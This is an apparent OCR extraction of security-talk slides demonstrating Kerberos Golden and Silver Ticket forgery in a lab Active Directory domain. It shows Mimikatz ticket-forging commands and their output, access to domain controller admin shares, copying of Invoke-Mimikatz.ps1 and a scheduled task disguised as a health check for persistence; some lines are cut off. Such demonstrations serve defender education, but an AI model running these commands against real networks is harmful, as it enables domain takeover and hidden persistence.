
Golden Ticket – **More** Golden!

- Mimikatz now supports SID History in Golden Tickets



```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:
09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8bc43615a14
tartoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current sess

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The command completed successfully.
```

Silver Ticket (Forged TGS) Communication



Domain Controller
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

Silver Ticket: Domain Controller Exploitation

- Attacker dumped AD & has all domain creds.
- Corp IT changed all user, admin, and service account passwords (and KRBTGT pw 2x).
- Attacker still has Domain Controller computer account password hashes.


What is possible with these?

Silver Ticket: Domain Controller Exploitation




```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSE
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe
User          : LukeSkywalker
Domain        : LAB.ADSECURITY.ORG
SID           : S-1-5-21-1387203482-2957264255-828990924
User Id       : 2601
Groups Id     : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service       : cifs
Target        : adsdc02.lab.adsecurity.org
Lifetime      : 3/15/2015 12:13:36 AM ; 3/12/2025 12:13:36 AM ; 3/12/2025 12:13:36
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted f

mimikatz(commandline) # exit
Bye!
```

Silver Ticket: Domain Controller Exploitation




```
PS C:\temp\mimikatz> copy c:\temp\Invoke-Mimikatz.ps1 \\adsdc02.lab.adsecurit
PS C:\temp\mimikatz> dir \\adsdc02.lab.adsecurity.org\c$\windows\temp


    Directory: \\adsdc02.lab.adsecurity.org\c$\windows\temp


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----         3/15/2015  12:15 AM            1
-a---         2/16/2015   2:27 AM          0 DMI2083.tmp
-a---         2/16/2015   2:27 AM          0 DMI21EA.tmp
-a---         2/16/2015   2:27 AM          0 DMI25E2.tmp
-a---         2/16/2015   2:27 AM          0 DMI433E.tmp
-a---         2/17/2015  12:48 AM          0 DMI8230.tmp
-a---         2/17/2015  12:09 AM          0 DMI94FC.tmp
-a---         2/17/2015  12:48 AM          0 DMIA7D8.tmp
-a---         2/17/2015  12:48 AM          0 DMIA836.tmp
-a---         2/17/2015  12:48 AM          0 DMIAEDD.tmp
-a---         2/17/2015  12:09 AM          0 DMIB611.tmp
-a---         2/17/2015  12:09 AM          0 DMIB6DC.tmp
-a---         2/17/2015  12:09 AM          0 DMIC488.tmp
-a---         2/17/2015  12:48 AM          0 DMIC4C7.tmp
-a---         2/17/2015  12:09 AM          0 DMIC563.tmp
-a---         2/16/2015   2:27 AM          0 DMIF01C.tmp
-a---         2/18/2015   8:54 PM     676916 Invoke-Mimikatz.ps1
```

Silver Ticket: Domain Controller Exploitation




```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a189
User         : LukeSkywalker
Domain       : LAB.ADSECURITY.ORG
SID          : S-1-5-21-1387203482-2957264255-828990924
User Id      : 2601
Groups Id    : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service      : HOST
Target       : adsdc02.lab.adsecurity.org
Lifetime     : 3/15/2015 12:19:42 AM ; 3/12/2025 12:19:42 AM ; 3/12/2025 12:19:42 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz>
```


Silver Ticket: Domain Controller Exploitation



```
Cached Tickets: (1)

#0>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: HOST/adsdc02.lab.adsecurity.org @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 3/15/2015 0:19:42 (local)
        End Time:   3/12/2025 0:19:42 (local)
        Renew Time: 3/12/2025 0:19:42 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)

PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT A
 Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```

